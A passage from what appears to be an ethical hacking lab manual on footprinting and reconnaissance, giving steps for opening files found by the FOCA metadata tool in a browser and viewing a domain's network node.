
12. To view the file information stored in the sub-domain, right-click on any URL and click **Link(s) --> Open in browser** from the context menu.

Note: If a **How do you want to open this?** pop up appears, select any web browser (here, **Google Chrome**) and click **OK**.




Module 02 – Footprinting and Reconnaissance

13. The extracted file from the domain by using FOCA appears on the web browser, as shown in the screenshot.




14. Close the web browser.
15. Navigate back to the FOCA window and click the **Network** node to expand the node in the left pane of the window to view the network structure.

Note: The domain we used does not have associated clients or servers.

